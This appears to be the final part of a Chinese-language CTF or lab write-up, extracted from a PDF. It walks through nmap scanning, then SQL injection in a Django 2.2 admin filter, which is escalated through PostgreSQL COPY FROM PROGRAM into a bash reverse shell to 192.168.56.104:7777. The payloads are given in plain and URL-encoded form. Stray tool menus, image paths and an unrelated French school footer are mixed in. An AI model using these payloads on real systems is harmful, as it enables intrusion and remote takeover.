
构造payload，使用base64进行编码



进行url编码，然后加上前后缀



成功获得反向shell



看一下旗子

```
root@c5d2627f651d:/tmp# ls
ls
flag-{bmh184c60ac-c20c-4c32-868f-40d9714ea4bd}
hsperfdata_root
root@c5d2627f651d:/tmp#
```

最后一战

网络探测

先安装net-tools, iproute2, nmap, netcat工具, 查看ip, 发现有两个网卡。192.216.4.0/24是目标子网

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
152: eth0@if153: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d8:04:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.216.4.1/24 brd 192.216.4.255 scope global eth0
        valid_lft forever preferred_lft forever
158: eth1@if159: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d7:02:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.215.2.3/24 brd 192.215.2.255 scope global eth1
        valid_lft forever preferred_lft forever
root@26a412a32ed3:/usr/share/webmin/#
```

扫描子网中的ip,

192.216.4.1是受控靶机

192.216.4.2是网关

192.216.4.3是目标靶机

```
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 04:18 UTC
Nmap scan report for 192.216.4.2
Host is up (0.000030s latency).
MAC Address: 02:42:79:28:71:41 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-e
dbdbdbd9785 (192.216.4.3)
Host is up (0.000021s latency).
MAC Address: 02:42:C0:D8:04:03 (Unknown)
Nmap scan report for 26a412a32ed3 (192.216.4.1)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 16.75 seconds
root@26a412a32ed3:/usr/share/webmin/#
```

漏洞发现

8000端口有个http-alt, 5432端口有个postgresql

```
root@26a412a32ed3:/usr/share/webmin/# nmap -sC 192.216.4.3
nmap -sC 192.216.4.3

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 04:21 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-e
dbebdbd9785 (192.216.4.3)
Host is up (0.0000090s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
5432/tcp  open  postgresql
| ssl-cert: Subject: commonName=8706fe90a9d8
| Subject Alternative Name: DNS:8706fe90a9d8
| Not valid before: 2021-01-19T19:19:58
|_Not valid after: 2031-01-17T19:19:58
|_ssl-date: TLS randomness does not represent time
8000/tcp  open  http-alt
|_http-title: DisallowedHost          at /
MAC Address: 02:42:C0:D8:04:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
root@26a412a32ed3:/usr/share/webmin/#
```

-sV参数看一看版本

```
# nmap -sV 192.216.4.3
nmap -sV 192.216.4.3

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 05:15 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-e
dbebdbd9785 (192.216.4.3)
Host is up (0.000018s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql  PostgreSQL DB 9.6.0 or later
8000/tcp  open  http-alt     WSGIServer/0.2 CPython/3.6.9
2 services unrecognized despite returning data. If you know the service/version, please submit the
following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port5432-TCP:V=7.60%I=7%D=6/7%Time=6843CAF1%P=x86_64-pc-linux-gnu%r(SMB
```


一眼看不出漏洞, 我先访问一下这个8000端口, 看看网页内容吧
看到一个Django

```
# curl 192.216.4.3:8000
curl 192.216.4.3:8000
[tepl] proxy added: [tcp]
[tepl] start proxy success
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Django: the Web framework for perfectionists with deadlines.</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" href="/static/admin/css/fonts.css">
    <style type="text/css">
      body, main {
        margin: 0 auto;
      }
      .body, .tip {
        stroke: #fff;
      }
      html {
        line-height: 1.15;
        -ms-text-size-adjust: 100%;
        -webkit-text-size-adjust: 100%;
        box-sizing: border-box;
      }
      footer, header, main {
        display: block;
      }
      a {
        background-color: transparent;
      }
    </style>
  </head>
  <body>
    <header class="u-clearfix">
      <div class="logo">
        <a href="https://www.djangoproject.com/" target="_blank" rel="noopener">
          <h2>django</h2>
        </a>
      </div>
      <div class="release-notes">
        <p>View <a href="https://docs.djangoproject.com/en/2.2/releases/" target="_blank" rel="noopener">release notes</a> for Django 2.2</p>
      </div>
    </header>
    <main>
      <div class="figure">
        <svg class="figure__animation" viewBox="0 0 512 512" xmlns="http://www.w3.org/2000/svg">
          <path fill="#FFF" d="M0 0h512v512H0z"></path>
          <text transform="translate(97.173 475.104)"></text>
          <path d="M307.2 224.6c0 4.6-.5 9-1.6 13.2-2.5 4.4-5.6 8.4-9.2 12-4.6 4.6-10 8.4-16 11.2-2.8-11.2 4.5-22.9 5-34.6 1.8 1.4 3.5 2.9 5 4.5 10.5 10.3 16.8 24.5 16.8 40.1zM232.2 214.6c-6 2.8-11.4 6.6-16 11.2-3.5 3.6-6.6 7.6-9.1 12-1-4.3-1.6-8.7-1.6-13.2 0-15.7 6.3-29.9 16.6-40.1 1.6-1.6
```

版本是2.2

```
position: relative;
margin: 135px auto 0;
}
.figure {
margin-top: 50px;
}
</style>
</head>
<body>
  <header class="u-clearfix">
    <div class="logo">
      <a href="https://www.djangoproject.com/" target="_blank" rel="noopener">
        <h2>django</h2>
      </a>
    </div>
    <div class="release-notes">
      <p>View <a href="https://docs.djangoproject.com/en/2.2/releases/" target="_blank" rel="noopener">release notes</a> for Django 2.2</p>
    </div>
  </header>
  <main>
    <div class="figure">
      <svg class="figure__animation" viewBox="0 0 512 512" xmlns="http://www.w3.org/2000/svg">
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        <text transform="translate(97.173 475.104)"></text>
        <path d="M307.2 224.6c0 4.6-.5 9-1.6 13.2-2.5 4.4-5.6 8.4-9.2 12-4.6 4.6-10 8.4-16 11.2-2.8-11.2 4.5-22.9 5-34.6 1.8 1.4 3.5 2.9 5 4.5 10.5 10.3 16.8 24.5 16.8 40.1zM232.2 214.6c-6 2.8-11.4 6.6-16 11.2-3.5 3.6-6.6 7.6-9.1 12-1-4.3-1.6-8.7-1.6-13.2 0-15.7 6.3-29.9 16.6-40.1 1.6-1.6
```

按照之前的方法搭好frp，成功访问网站



访问192.168.56.104:8484/admin,构造url查询,发现我们输入的语句已经被执行了



构造一个detail__title='1' or 1=1--并用url编码

URL 编码/解码

detail__title')='1' or 1=1--

30

字符编码: UTF-8

URL 编码


URL 解码

↕ 交换

detail__title%27)%3d%271%27+or+1%3d1--+%0a

42

显示了所有结果，漏洞存在



漏洞利用

创建一个临时表

?detail__title')='1' OR 1=1; CREATE TABLE cmd_exec(cmd_output TEXT);--



我们可以构造一个payload，然后去进行url编码



执行失败了，可能是目标机器上没有netcat




构造一个查看python版本的payload



目标机器上有python



莫名其妙的报错，我同样的payload在攻击者主机上都可以运行了



转回头看看不用nc，只用bash

URL

- URL 参数格式化

- URL 参数与 JSON 互转

- URL 编码/解码

编码与解码

编码查询

数字工具

文本工具

日期工具

HTML 工具

HTTP 工具

图片工具

条形码和二维码工具

URL 编码/解码

detail__title)=1' or 1=1; copy "cmd_exec" FROM PROGRAM 'bash -c "bash -i >& /dev/tcp/192.168.56.104/7777 0>&1"--

字符编码：UTF-8

URL 编码

URL 解码

↕ 交换

detail__title%27)%3d%271%27+or+1%3d1%3b+copy+%22cmd_exec%22+FROM+PROGRAM+%27bash+-c+%22bash+-i+%3e%26+%2fdev%2ftcp%2f192.168.56.104%2f7777+0%3e%261%22%27--

成功了，诀窍是在代码外面套上bash -c"防止过早解析

frps dashboard

Problem load

Login to Web

InternalError

URL 编码/解

URL 编码/解

192.168.56.104:8484/admin/vuln/collection/?detail__title')%3d'1'+or+1%3d1%3b+c

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

InternalError at /admin/vuln/collection/

program "bash -c "bash -i >& /dev/tcp/192.168.56.104/7777 0>&1"--

DETAIL: child process exited with exit code 1

Request Method: GET

Request URL: http://192.168.56.104:8484/admin/vuln/collection/?detail__title')%3d'1'+or+1%3d1%3b+copy+%22cmd_exec%22+FROM+PROGRAM+%27bash+-c+%22bash+-i+%3e%26+%2fdev%2ftcp%2f192.168.56.104%2f7777+0%3e%261%22%27--

Django Version: 2.2.3

Exception Type: InternalError

Exception Value: program "bash -c "bash -i >& /dev/tcp/192.168.56.104/7777 0>&1"--

Exception Location: /usr/local/lib/python3.6/site-packages/django/db/backends/postgresql/base.py

Python Executable: /usr/local/bin/python

Python Version: 3.6.9

Python Path: ['/usr/src', '/usr/local/lib/python3.6.zip', '/usr/local/lib/python3.6', '/usr/local/lib/python3.6/lib-dynload', '/usr/local/lib/python3.6/site-packages']

Server time: Sat, 7 Jun 2025 07:20:35 +0000

kali@kali: ~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64

File Actions Edit View Help

(kali@kali)-[~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64]

\$

(kali@kali)-[~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64]

\$ ^C

(kali@kali)-[~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64]

\$ nc -lvp 7777

listening on [any] 7777 ...

192.168.56.102: inverse host lookup failed: Unknown host

connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 50996

bash: cannot set terminal process group (1821): Inappropriate ioctl for device

bash: no job control in this shell

postgres@466474c43ba1:/var/lib/postgresql/9.6/main\$

胜利的小旗

postgres@466474c43ba1:/var/lib/postgresql/9.6/main\$ ls /tmp

ls /tmp

flag-{bmh539b7369-d986-418c-b54f-98c71d1529ad}

postgres@466474c43ba1:/var/lib/postgresql/9.6/main\$

PROFESSEUR : M.DA ROS

◆ 17 / 17 ◆

BTS SIO BORDEAUX - LYCÉE GUSTAVE EIFFEL